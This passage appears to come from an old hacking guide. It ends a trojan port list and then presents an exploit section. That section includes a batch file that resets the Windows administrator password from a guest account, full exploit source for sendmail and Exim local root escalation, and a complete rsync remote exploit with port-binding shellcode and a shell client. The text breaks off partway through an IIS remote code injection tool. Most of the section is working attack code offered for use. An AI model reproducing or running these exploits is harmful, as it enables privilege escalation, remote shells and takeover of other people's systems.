port 47785 KiLo
port 47785 (UDP) - KiLo
port 47891 AntiLamer BackDoor
port 48004 Fraggle Rock
port 48006 Fraggle Rock
port 48512 Arctic
port 49000 Fraggle Rock
port 49683 Fenster
port 49683 (UDP) - Fenster
port 49698 (UDP) - KiLo
port 50000 SubSARI
port 50021 Optix Pro
port 50130 Enterprise
port 50505 Sockets des Troie
port 50551 R0xr4t
port 50552 R0xr4t
port 50766 Schwindler
port 50829 KiLo
port 50829 (UDP) - KiLo
port 51234 Cyn
port 51966 Cafeini
port 52365 Way
port 52901 (UDP) - Omega
port 53001 Remote Windows Shutdown - RWS
port 54283 SubSeven , SubSeven 2.1 Gold
port 54320 Back Orifice 2000
port 54321 Back Orifice 2000, School Bus , yoyo
port 55165 File Manager trojan, File Manager trojan
port 55555 Shadow Phyre
port 55665 Latinus, Pinochet
port 55666 Latinus, Pinochet
port 56565 Osiris
port 57163 BlackRat
port 57341 NetRaider
port 57785 G.R.O.B.
port 58134 Charge
port 58339 Butt Funnel
port 59211 Ducktoy
port 60000 Deep Throat , Foreplay , Sockets des Troie
port 60001 Trinity
port 60008 li0n, T0rn Rootkit
port 60068 The Thing
port 60411 Connection
port 60551 R0xr4t
port 60552 R0xr4t
port 60666 Basic Hell
port 61115 Protoss
port 61337 Nota
port 61348 Bunker-Hill
port 61440 Orion
port 61603 Bunker-Hill
port 61746 KiLo
port 61746 (UDP) - KiLo
port 61747 KiLo
port 61747 (UDP) - KiLo
port 61748 (UDP) - KiLo
port 61979 Cool Remote Control


port 62011 Ducktoy
port 63485 Bunker-Hill
port 64101 Taskman
port 65000 Devil, Sockets des Troie, Stacheldraht
port 65289 yoyo
port 65421 Alicia
port 65422 Alicia
port 65432 The Traitor (= th3tr41t0r)
port 65432 (UDP) - The Traitor (= th3tr41t0r)
port 65530 Windows Mite
port 65535 RC1 trojan

Exploits

The following are some of the exploit codes and tools that are used to exploit a vulnerable system. Executing these codes on a vulnerable system could crash the system or may lead to severe data losses. Don't use them on others' system and use them at your own risk. A large part of this section is derived from posts at Bugtraq and packetstormsecurity archives.

To subscribe yourselves to the latest vulnerability and exploit news send a blank email to bugtraq-subscribe@securityfocus.com. Don't subscribe to this from your personal email account, you will get at least 100-200 emails per day.

L0phtcrack: One of the popular password auditing and recovery tools. In a windows networked environment, the passwords of the local users will be saved to SAM (Security Accounts Manager) and for the global users the passwords will be saved in DC (Domain Controller) to ADS (Active Directory Services). Using this powerful password recovery tool both these passwords could be easily cracked. It took about 8 hours to crack a 7-character password on my local system using this tool. Not only that it can even sniff the network traffic and obtain the passwords from the encrypted hashes.



L0phtcrack can be downloaded from <http://www.atstake.com/research/lc/application/lc4setup.exe>.

Changing admin password in Windows 2000 from guest account: Yeah it is possible for you change the administrator password from guest login account. Microsoft didn't take proper care in restricting the guest account from modifying the various auto-start methods. A guest can add a program to the startup directory of the administrator. By logging in as guest you can place a batch file which changes the administrator password.

Open notepad and type the following lines:

```
@echo off  
net user administrator newpass
```

Now save the file to C:\Document and Settings\Administrator\Start Menu\Programs\Startup\anyname.bat. So when the administrator next time logs into the system the batch file will be executed and the administrator password will be changed to "newpass". But I did not test this on NTFS, this worked on FAT32.

Sendmail: By CrZ.

```
/*
 *      local r00t exploit for sendmail on *bsd*
 *
 *      tested on: FreeBSD 4.3-RELEASE (sendmail version 8.11.3)
 *
 *      writed by CrZ [crazy_einstein@yahoo.com] LimpidByte
 *
 *      credits by Cade Cairnss:
http://packetstormsecurity.org/advisories/freebsd/FreeBSD-SA-
01:57.sendmail
 */
```

```
#include <sys/param.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
```

```
#define NOPNUM 1024
```

```
char shellcode[] =
"\xeb\x16\x5e\x31\xc0\x8d\x0e\x89"
"\x4e\x08\x89\x46\x0c\x8d\x4e\x08"
"\x50\x51\x56\x50\xb0\x3b\xcd\x80"
"\xe8\xe5\xff\xff\xff/bin/sh";
```

```
int main(int argc, char *argv[])
{
    char *egg, s[256], *av[3], *ev[2];

    egg = (char *)malloc(strlen(shellcode) + NOPNUM + 5);
    if (egg == NULL) {
        perror("malloc()");
        exit(-1);
    }
    sprintf(egg, "EGG=");
    memset(egg + 4, 0x90, NOPNUM);
    sprintf(egg + 4 + NOPNUM, "%s", shellcode);

    sprintf(s, "-d4294900452-4294900452.196\n-d4294900453-
4294900453.252\n-d4294900454-4294900454.191\n-d4294900455-
4294900455.191");

    av[0] = "/usr/sbin/sendmail";
    av[1] = s;
    av[2] = NULL;
    ev[0] = egg;
    ev[1] = NULL;
    execve(*av, av, ev);

    return 0;
}
```

Linux Rsync Remote Exploit: The information has been provided by sorbo. A vulnerability in rsync allows remote attackers to cause it to execute arbitrary code.

Vulnerable systems:

* rsync version 2.5.1 and prior

Exploit:

```
/*
 * linux rsync <= 2.5.1 remote exploit by sorbo (sorbox@yahoo.com)
 *
 * this is a simple frame pointer overflow:
 *
 * in exclude.c in recv_exclude_list(), l is declared as int.
 * we can pass a negative value for l and fool l >= MAXPATHLEN
 * read_sbuf will in turn do a buf[len] = 0; (without performing any
reads)
 * we can modify read_sbuf's saved frame pointer by putting a 0 in the
LSB.
 * When read_sbuf exits the stack pointer will be set to the modified
value
 * we then pop a return address that lies on line[] where we can make
it point to our shellcode
 * ... quite simple =D
 *
 * NOTE: in configuration chroot must be false
 *
 * running: ./sorsync -b -v 127.0.0.1
 * should work on any linux =D
 *
 *
 * greetz:
 * #darkircop@undernet
 * kewlcat@efnet (for telling me about the bug)
 * gunzip@ircnet (moral support =P )
 *
 */
```

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

```
#define MAXPATHLEN 4095
```

```
int nopcount = 80;
char shellcode[] =
/* port bind tcp/30464 ***/
/* fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) */
"\x31\xc0" // xorl %eax,%eax
"\x31\xdb" // xorl %ebx,%ebx
```

```

"\x31\xc9" // xorl %ecx,%ecx
"\x31\xd2" // xorl %edx,%edx
"\xb0\x66" // movb $0x66,%al
"\xb3\x01" // movb $0x1,%bl
"\x51" // pushl %ecx
"\xb1\x06" // movb $0x6,%cl
"\x51" // pushl %ecx
"\xb1\x01" // movb $0x1,%cl
"\x51" // pushl %ecx
"\xb1\x02" // movb $0x2,%cl
"\x51" // pushl %ecx
"\x8d\x0c\x24" // leal (%esp),%ecx
"\xcd\x80" // int $0x80

/* port is 30464 !!! */
/* bind(fd, (struct sockaddr)&sin, sizeof(sin) ) */
"\xb3\x02" // movb $0x2,%bl
"\xb1\x02" // movb $0x2,%cl
"\x31\xc9" // xorl %ecx,%ecx
"\x51" // pushl %ecx
"\x51" // pushl %ecx
"\x51" // pushl %ecx
/* port = 0x77, change if needed */
"\x80\xc1\x77" // addb $0x77,%cl
"\x66\x51" // pushl %cx
"\xb1\x02" // movb $0x2,%cl
"\x66\x51" // pushw %cx
"\x8d\x0c\x24" // leal (%esp),%ecx
"\xb2\x10" // movb $0x10,%dl
"\x52" // pushl %edx
"\x51" // pushl %ecx
"\x50" // pushl %eax
"\x8d\x0c\x24" // leal (%esp),%ecx
"\x89\xc2" // movl %eax,%edx
"\x31\xc0" // xorl %eax,%eax
"\xb0\x66" // movb $0x66,%al
"\xcd\x80" // int $0x80

/* listen(fd, 1) */
"\xb3\x01" // movb $0x1,%bl
"\x53" // pushl %ebx
"\x52" // pushl %edx
"\x8d\x0c\x24" // leal (%esp),%ecx
"\x31\xc0" // xorl %eax,%eax
"\xb0\x66" // movb $0x66,%al
"\x80\xc3\x03" // addb $0x3,%bl
"\xcd\x80" // int $0x80

/* cli = accept(fd, 0, 0) */
"\x31\xc0" // xorl %eax,%eax
"\x50" // pushl %eax
"\x50" // pushl %eax
"\x52" // pushl %edx
"\x8d\x0c\x24" // leal (%esp),%ecx
"\xb3\x05" // movl $0x5,%bl
"\xb0\x66" // movl $0x66,%al
"\xcd\x80" // int $0x80

```

```

/* dup2(cli, 0) */
"\x89\xc3" // movl %eax,%ebx
"\x31\xc9" // xorl %ecx,%ecx
"\x31\xc0" // xorl %eax,%eax
"\xb0\x3f" // movb $0x3f,%al
"\xcd\x80" // int $0x80

/* dup2(cli, 1) */
"\x41" // inc %ecx
"\x31\xc0" // xorl %eax,%eax
"\xb0\x3f" // movl $0x3f,%al
"\xcd\x80" // int $0x80

/* dup2(cli, 2) */
"\x41" // inc %ecx
"\x31\xc0" // xorl %eax,%eax
"\xb0\x3f" // movb $0x3f,%al
"\xcd\x80" // int $0x80

/* execve("//bin/sh", ["/bin/sh", NULL], NULL); */
"\x31\xdb" // xorl %ebx,%ebx
"\x53" // pushl %ebx
"\x68\x6e\x2f\x73\x68" // pushl $0x68732f6e
"\x68\x2f\x2f\x62\x69" // pushl $0x69622f2f
"\x89\xe3" // movl %esp,%ebx
"\x8d\x54\x24\x08" // leal 0x8(%esp),%edx
"\x31\xc9" // xorl %ecx,%ecx
"\x51" // pushl %ecx
"\x53" // pushl %ebx
"\x8d\x0c\x24" // leal (%esp),%ecx
"\x31\xc0" // xorl %eax,%eax
"\xb0\x0b" // movb $0xb,%al
"\xcd\x80" // int $0x80

/* exit(%ebx) */
"\x31\xc0" // xorl %eax,%eax
"\xb0\x01" // movb $0x1,%al
"\xcd\x80"; // int $0x80

struct sockaddr_in s_in;
char module[256]; /* module to use */

void die(int p, char *m) {
    if(p)
        perror(m);
    else
        printf("%s\n",m);
    exit(0);
}
/* check if data is available to be read */
int checkData(int s) {
    int rd;
    fd_set rfd;
    struct timeval tv;

```

```

    FD_ZERO(&rfd);
    FD_SET(s, &rfd);

    tv.tv_sec = 5;
    tv.tv_usec = 0;

    rd = select(s+1,&rfd,NULL,NULL,&tv);
    if(rd < 0)
        die(1,"select()");
    return rd;
}

/* get data from server with timeout */
void get(int s) {
    char buff[1024];
    int rd;

    while(1) {
        rd = checkData(s);
        if(rd == 0)
            return;

        rd = recv(s,buff,sizeof(buff),0);
        if(!rd)
            return;

        if(rd == -1)
            die(1,"recv()");
    }
}

/*
 * connects, gets version string and replies with same version
 */
int connect_and_version() {
    int rd;
    char buff[80];

    int s = socket(PF_INET,SOCK_STREAM,IPPROTO_TCP);
    if(s < 0)
        die(1,"socket()");

    if(connect(s,(struct sockaddr*)&s_in,sizeof(s_in)) < 0)
        die(1,"connect()");

    /* get version and send same ver */
    if( (rd = recv(s,buff,sizeof(buff),0)) < 1)
        die(1,"recv()");
    send(s,buff,rd,0);

    return s;
}

/* send module and other stuff untill we arrive to recv_exclude_list()
*/

```

```

void login(int s) {
    char buff[80];

    /* send module name */
    snprintf(buff,sizeof(buff),"%s\n",module);
    send(s,buff,strlen(buff),0);

    /* send stuff to get to recv_exclude_list() */
    send(s,"--server\n",9,0);
    send(s,"--sender\n",9,0);
    send(s,"\n",1,0);
}

/* try to connect to the shell */
void ride() {
    fd_set rfd;
    int rd;

    int s;
    struct sockaddr_in s_in2;
    char buff[1024];

    memcpy(&s_in2,&s_in,sizeof(s_in2));
    s_in2.sin_port = htons(30464);

    s = socket(PF_INET,SOCK_STREAM,IPPROTO_TCP);
    if(s < 0)
        die(1,"socket()");

    if(connect(s,(struct sockaddr *)&s_in2,sizeof(s_in2)) < 0) {
        close(s);
        return; /* failed */
    }

    /* successs */
    send(s,"id;\n",4,0);

    while(1) {
        FD_ZERO(&rfd);
        FD_SET(0, &rfd);
        FD_SET(s, &rfd);

        if(select(s+1, &rfd, NULL, NULL, NULL) < 1)
            exit(0);

        if(FD_ISSET(0,&rfd)) {
            if( (rd = read(0,buff,sizeof(buff))) < 1)
                exit(0);
            if( send(s,buff,rd,0) != rd)
                exit(0);
        }
        if(FD_ISSET(s,&rfd)) {
            if( (rd = recv(s,buff,sizeof(buff),0)) < 1)
                exit(0);
            write(1,buff,rd);
        }
    }
}

```

```

    }
}

/* do the actual overflow
 *
 * len is the len that makes line[len] point to read_sbuf's LSB of the
saved FP
 * line is the address of the line buffer
 *
 */
void doOverflow(int len, int line,int align) {
    int s,rd;
    int *ptr;
    char buff[MAXPATHLEN];

    s = connect_and_version();
    login(s);

    printf("Trying with len=%d and line=0x%x (shellcode=0x%x)
align=%d\n",len,line,line+abs(len),align);

    memset(buff,'A',align);

    /* prepare egg and send it */
    for(ptr = (int*) (&buff[0]+align); (char*)ptr <
((char*)&buff[MAXPATHLEN]-3); ptr++)
        *ptr = (line+abs(len));
    memset(buff+abs(len),'\x90',nopcount);
    memcpy(buff+abs(len)+nopcount,shellcode,strlen(shellcode)); /*
possible overflow ;D */

    /* prepare and send length */
    rd = MAXPATHLEN -1;
    send(s,&rd,sizeof(rd),0);

    /* send egg */
    send(s,buff,rd,0);

    /* send len (overwrite fp */
    send(s,&len,sizeof(len),0);

    /* make recv_exclude_list() exit */
    rd = 0;
    send(s,&rd,sizeof(rd),0);

    /* recieve any data from server and close */
    get(s);

    close(s);

    /* check if exploitation was successfull */
    ride();
}

/* gets a module name */

```

```

void getModule() {
    int s,rd;
    char mod[256];
    char *ptr;

    /* connect and get initial data */
    s = connect_and_version();
    get(s);

    /* list and get modules */
    send(s,"#list\n",6,0);
    rd = recv(s,mod,sizeof(mod),0);
    if(rd < 1)
        die(1,"recv()");

    mod[rd] = 0;
    ptr = (char*)strchr(mod,' ');
    if(!ptr)
        return;
    *ptr = 0;

    snprintf(module,sizeof(module),"%s",mod);
    if(module[0] == '@')
        die(0,"No modules!!!");

    close(s);
}

void usage(char *p) {
    printf("Linux rsync <= 2.5.1 remote exploit by sorbo
(sorbox@yahoo.com)\n");
    printf("Usage: %s <opts>\n",p);

    printf("-h this lame message\n");
    printf("-v victim ip\n");
    printf("-m module name\n");
    printf("-l len\n");
    printf("-s line address\n");
    printf("-b bruteforce\n");
    printf("-f force:don't check vuln\n");
    printf("-n number of NOPS\n");
    printf("-a align\n");
    exit(0);
}

/* check if vuln */
int checkVuln() {
    int s,rd;

    s = connect_and_version();
    login(s);
    get(s);

    /* check for overflow */
    rd = -1;
    send(s,&rd,sizeof(rd),0);

```



```

/* now it either sends an overflow message
 * (thus being not vuln )
 * or it waits for input ... vuln
 */
if(!checkData(s))
    return 1;

close(s);
return 0;
}

/* gets len variable
 * it does so by seeing where ret addr of read_sbuf is
 * it knows it overwrote the addr because the program will crash
 * the fp will therefore be a word lower than the ret addr
 */
int getLen(int len) {
    int s;

    s = connect_and_version();
    login(s);
    get(s);

    while(1) {
        printf("Trying len %d...\n",len);
        send(s,&len,sizeof(len),0);
        if(checkData(s)) {
            close(s);
            return len-4;
        }
        len-=4;
    }
}

int main(int argc, char *argv[]) {
    int opt;
    int m = 0;
    int len = -4;
    int line = 0xC0000000;
    int check = 1;
    int brute = 0; /* bruteforce ;D */
    int l = 1;
    int align = 0;

    if(argc < 2)
        usage(argv[0]);

    while( (opt = getopt(argc,argv,"v:hm:l:s:bfna:")) != -1) {
        switch(opt) {
            case 'v':
                s_in.sin_addr.s_addr = inet_addr(optarg);
                break;

            case 'm':
                snprintf(module,sizeof(module),"%s",optarg);
                m++;

```

```

        break;

    case 'l':
        l = 0;
        len = atoi(optarg);
        break;

    case 's':
        if(sscanf(optarg,"%x",&line) == -1) {
            printf("Invalid line address\n");
            exit(0);
        }
        break;

    case 'b':
        brute = 1;
        break;

    case 'f':
        check = 0;
        break;

    case 'n':
        nopcount = atoi(optarg);
        break;

    case 'a':
        align = atoi(optarg);
        break;

    case 'h':
    default:
        usage(argv[0]);
    }
}

s_in.sin_family = PF_INET;
s_in.sin_port = htons(873);

if(!m) {
    printf("Getting module name...\n");
    getModule();
    printf("Module=%s\n",module);
}

if(check) {
    printf("Checking if vuln...\n");
    if(checkVuln())
        printf("Vuln!!\n");
    else {
        printf("Not vuln =(\n");
        exit(0);
    }
}
}

```

```

if(1) {
    len = getLen(len);
    printf("len=%d\n",len);
}

if(brute) {
    while(1) {
        doOverflow(len,line,align);
        line -= (nopcount-1);
    }
}

doOverflow(len,line,align);
exit(0);
}

```

Local Root Vulnerability Found in Exim (pid_file_path): A security vulnerability in Exim allows local attackers to cause it to execute an arbitrary buffer by causing a format string vulnerability to occur.

Details

Vulnerable systems:

- * Exim version 4.x (4.10 verified and exploit available)
- * Exim version 3.x (3.35 verified).

Technical details:

There is a format string bug in daemon.c, line 976:

```
sprintf(CS buff, CS pid_file_path, ""); /* Backward compatibility */
```

pid_file_path can be changed on the command line. This line is in the function daemon_go(), which only gets executed when the user is an exim-admin-user.

This restricts the impact of this vulnerability a lot. Standard configurations on all distributions should be safe (verified: Debian Woody i386)

Solution:

Exim developers have been informed and a patch will be ready shortly.

Impact:

The vulnerability can only be exploited by the "admin user" of exim, who is determined by compiled-in values.

Exploit:

```

/*****
* hoagie_exim.c
*
* local root exploit for exim 4.10 and probably others.
* [only works for exim admin users]
*
* Format string bug when handling with the pid_file_path.
*
* Author: Thomas Wana <01psi194@fhwn.ac.at>
*
* Greetz to andi and the other hoagie-fellas :-)
```

```

*
* THIS FILE IS FOR STUDYING PURPOSES ONLY AND A PROOF-OF-
* CONCEPT. THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY
* DAMAGE DONE USING THIS PROGRAM.
*
*****/

#include <stdio.h>
#include <errno.h>
#include <unistd.h>
#include <signal.h>
#include <sys/types.h>
#include <string.h>

/*****
* CRUCIAL VALUES
*
* these standard values work for Debian Woody i386,
* source build.
*
* Play with the padding if the program can't find the
* right stackpop values.
*
* ALTERNATE_PORT is the port where exim will bind during
* the stackpop sequences. The port will be incremented by
* one for each try, so expect to have many instances of
* exim running. (this is because the port is bound to as
* root and the user program can't kill that process anymore)
*
* Get the GOT_ADDRESS with 'objdump --dynamic-reloc exim | grep fopen'
*
* Shellcode-Address can vary, it is dependant on the size
* of the current environment. I had values between 0xbffffb00
* and 0xbffffe90.
*
*****/
#define PADDING 3
#define ALTERNATE_PORT 3330
#define FOPEN_GOT_ADDRESS 0x080b6194
#define SHELLCODE_ADDRESS 0xbffffd00

#define SB4(a) ((unsigned int)(a>>24))
#define SB3(a) ((unsigned int)((a>>16)&0xFF))
#define SB2(a) ((unsigned int)((a>>8)&0xFF))
#define SB1(a) ((unsigned int)(a&0xFF))

char shellcode[]="\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xeb\x1e\x5e\x31\xc0\x88\x46\x07\x89"
"\x76\x08\x89\x46\x0c\x89\xc2\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\xcd\x80\x31\xc0"
"\x89\xc3\x40xcd\x80\xe8\xdd\xff\xff"
"\xff/bin/sh";

```

```

int port=ALTERNATE_PORT;
char path[100];

int check_for_AAAA(char *line)
{
int rval=0;
char *endptr;

if(strstr(line,"too long"))
{
endptr=strrchr(line,':')-8;
}
else
{
endptr=line+strlen(line)-1-8;
}
if(strstr(endptr,"41414141")) rval=1;
return rval;
}

int calc_bytes_written(char *line)
{
int rval=0;
char *p;
if((p=strrchr(line,':')))
{
rval=(p-line);
}
else
{
rval=strlen(line);
}
if(strstr(line,"pid written to ")) rval-=strlen("pid written to ");
else rval-=strlen("failed to open pid file ");
return rval;
}

void getstackpops(int *biggs, int *smallls, int *bytes_written)
{
int cpid;
int pipedes[2];
int found=0;
int bs=0, ss=1;
char hilf[10];

printf("Getting stackpops ...\\n");
*biggs=0;
*smallls=1;

while(!found)
{
if(pipe(pipedes))
{
perror("pipe");
exit(1);
}
}

```

```

port++;
cpid=fork();
if(cpid==0)
{
// child process

char fs[10000];
int i;

// close stderr and recreate it pointing into the pipe
close(2);
dup2(pipedes[1],2);

// make new formatstring

strcpy(fs,"/tmp/%s");
for(i=0;i<PADDING;i++)
strcat(fs,"Z");
strcat(fs,"0000AAAA0000AAAA0000AAAA0000AAAA");
for(i=0;i<bs;i++)
strcat(fs,"%e");
for(i=0;i<ss;i++)
strcat(fs,"%08x");

// execute exim
sprintf(hilf,"%d",port);
execl(path,"exim","-bd","-d","-oX",hilf,"-oP",fs,"-F",shellcode,NULL);
}
else if(cpid>0)
{
// parent process
FILE *fp=fdopen(pipedes[0],"r");
char line[10000];
if(fp)
{
do
{
fgets(line,10000,fp);
line[strlen(line)-1]=0;
/* printf("%s\n",line); ENABLE THIS LINE WHEN THE PROGRAM GETS STUCK!
*/
if(strstr(line,"pid written to ") ||
strstr(line,"failed to open pid file "))
{
if(strstr(line,"nan")) printf("watch out, nan encountered.\n");
if(check_for_AAAA(line)==1)
{
// stackpops found, values are OK
found=1;
bs--; // revert 2 stackpops
printf("Stackpops found ;-)\n");
*big=bs;
*small=ss;
*bytes_written=calc_bytes_written(line)-13;
}
}
else

```

```

{
// increase stackpops
ss++;
if(ss==3) bs++, ss=1;
printf("trying bs=%d, ss=%d\n",bs,ss);
}
}
} while(!strstr(line,"Listening..."));
fclose(fp);
}
else perror("fdopen");
kill(cpid,SIGINT);
usleep(100000);
}
else perror("fork");
close(pipedes[0]);
close(pipedes[1]);
}
}

void get_write_paddings(unsigned long addr, int *p1, int *p2, int *p3,
int *p4, int bytes_written)
{
// greetings to scud :-)
int write_byte;
int already_written;
int padding;

write_byte=SB1(addr);
already_written=bytes_written;
write_byte+=0x100;
already_written%=0x100;
padding=(write_byte-already_written)%0x100;
if(padding<10) padding+=0x100;
*p1=padding;

write_byte=SB2(addr);
already_written+=padding;
write_byte+=0x100;
already_written%=0x100;
padding=(write_byte-already_written)%0x100;
if(padding<10) padding+=0x100;
*p2=padding;

write_byte=SB3(addr);
already_written+=padding;
write_byte+=0x100;
already_written%=0x100;
padding=(write_byte-already_written)%0x100;
if(padding<10) padding+=0x100;
*p3=padding;

write_byte=SB4(addr);
already_written+=padding;
write_byte+=0x100;
already_written%=0x100;
padding=(write_byte-already_written)%0x100;

```

```

if(padding<10) padding+=0x100;
*p4=padding;
}

int main(int argc, char **argv)
{
int bigpops, smallpops, bytes_written, i;
unsigned char fs[10000], hilf[1000];
unsigned long a=FOPEN_GOT_ADDRESS,
b=FOPEN_GOT_ADDRESS+1,
c=FOPEN_GOT_ADDRESS+2,
d=FOPEN_GOT_ADDRESS+3;
unsigned int p1,p2,p3,p4;

if(argc!=2)
{
printf("local root exploit for exim 4.10 [only works for exim admin
users]\n\n");
printf("./hoagie_exim path_to_exim\n\n");
exit(1);
}
strcpy(path,argv[1]); // exploiting an exploit? hehe

getstackpops(&bigpops,&smallpops,&bytes_written);
printf("Using %d bigpops and %d smallpops.\n", bigpops,smallpops);
printf("Written bytes: %d\n",bytes_written);

strcpy(fs,"/tmp/%s");
for(i=0;i<PADDING;i++)
strcat(fs,"Z");

sprintf(hilf,"0000%c%c%c%c"
"0000%c%c%c%c"
"0000%c%c%c%c"
"0000%c%c%c%c",
SB1(a),SB2(a),SB3(a),SB4(a),SB1(b),SB2(b),SB3(b),SB4(b),
SB1(c),SB2(c),SB3(c),SB4(c),SB1(d),SB2(d),SB3(d),SB4(d));
strcat(fs,hilf);
for(i=0;i<bigpops;i++)
strcat(fs,"%e");
for(i=0;i<smallpops;i++)
strcat(fs,"%08x");

get_write_paddings(SHELLCODE_ADDRESS,&p1,&p2,&p3,&p4,bytes_written);

sprintf(hilf,"%%.%uu%%n%.%.%uu%%n%.%.%uu%%n%.%.%uu%%n",p1,p2,p3,p4);
strcat(fs,hilf);

// GET ROOT
printf("calling exim with fs='%s'\n",fs);
sprintf(hilf,"%d",++port);
execl(path,"exim","-bd","-d","-oX",hilf,"-oP",fs,"-F",shellcode,NULL);

return 0;
}

```


IIS Remote Exploit injection: Ever since the release of the IIS buffer overflow that causes IIS Server crash and also allows code execution, there have been a few versions of the source code that enables administrators to test for this vulnerability and also possibly execute specially crafted Trojans (by modification of the original source code) on the affected IIS Servers. A new source code has just been released that does exactly this. It enables the execution of Trojans with a simple command line execution style (without the need of recompiling or editing source codes).

The following is the source code the IIS Remote Exploit injection engine:

```
// IIS Injector for NT
// written by Greg Hoglund <hoglund@ieway.com>
// http://www.rootkit.com
//
// If you would like to deliver a payload, it must be stored in a
binary file.
// This injector decouples the payload from the injection code allowing
you to
// create a number of different attack payloads. This code could be
used, for
// example, by a military that needs to attack IIS servers, and has
characterized
// the eligible hosts. The proper attack can be chosen depending on
needs. Since
// the payload is so large with this injection vector, many options are
available.
// First and foremost, virii can delivered with ease. The payload is
also plenty
// large enough to remotely download and install a back door program.
// Considering the monoculture of NT IIS servers out on the 'Net, this
represents a
// very serious security problem.

#include <windows.h>
#include <stdio.h>
#include <winsock.h>

void main(int argc, char **argv)
{
    SOCKET s = 0;
    WSADATA wsaData;

    if(argc < 2)
    {
        fprintf(stderr, "IIS Injector for NT\nwritten by Greg
Hoglund, " \
"http://www.rootkit.com\nUsage: %s <target" \
"ip> <optional payload file>\n",
argv[0]);
        exit(0);
    }

    WSASStartup(MAKEWORD(2,0), &wsaData);
```

```

s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

if(INVALID_SOCKET != s)
{
    SOCKADDR_IN anAddr;
    anAddr.sin_family = AF_INET;
    anAddr.sin_port = htons(80);
    anAddr.sin_addr.S_un.S_addr = inet_addr(argv[1]);

    if(0 == connect(s, (struct sockaddr *)&anAddr, sizeof(struct
sockaddr)))
    {
        static char theSploit[4096];
        // fill pattern
        char kick = 'z'; //0x7a
        char place = 'A';

        // my uber sweet pattern gener@t0r
        for(int i=0;i<4096;i+=4)
        {
            theSploit[i] = kick;
            theSploit[i+1] = place;
            theSploit[i+2] = place + 1;
            theSploit[i+3] = place + 2;

            if(++place == 'Y') // beyond 'XYZ'
            {
                place = 'A';
                if(--kick < 'a') kick = 'a';
            }
        }

        _snprintf(theSploit, 5, "get /");
        _snprintf(theSploit + 3005, 22, "BBBB.htr
HTTP/1.0\r\n\r\n\r\n0");

        // after crash, looks like inetinfo.exe is jumping to
the address
        // stored @ location 'GHtG' (0x47744847)
        // cross reference back to the buffer pattern, looks
like we need
        // to store our EIP into theSploit[598]

        // magic eip into NTDLL.DLL
        theSploit[598] = (char)0xF0;
        theSploit[599] = (char)0x8C;
        theSploit[600] = (char)0xF8;
        theSploit[601] = (char)0x77;

        // code I want to execute
        // will jump foward over the
        // embedded eip, taking us
        // directly to the payload
        theSploit[594] = (char)0x90; //nop
        theSploit[595] = (char)0xEB; //jmp
        theSploit[596] = (char)0x35; //
        theSploit[597] = (char)0x90; //nop

```

```

// the payload. This code is executed remotely.
// if no payload is supplied on stdin, then this default
// payload is used. int 3 is the debug interrupt and
// will cause your debugger to "breakpoint" gracefully.
// upon examination you will find that you are sitting
// directly in this code-payload.
if(argc < 3)
{
    theSploit[650] = (char) 0x90; //nop
    theSploit[651] = (char) 0x90; //nop
    theSploit[652] = (char) 0x90; //nop
    theSploit[653] = (char) 0x90; //nop
    theSploit[654] = (char) 0xCC; //int 3
    theSploit[655] = (char) 0xCC; //int 3
    theSploit[656] = (char) 0xCC; //int 3
    theSploit[657] = (char) 0xCC; //int 3
    theSploit[658] = (char) 0x90; //nop
    theSploit[659] = (char) 0x90; //nop
    theSploit[660] = (char) 0x90; //nop
    theSploit[661] = (char) 0x90; //nop
}
else
{
    // send the user-supplied payload from
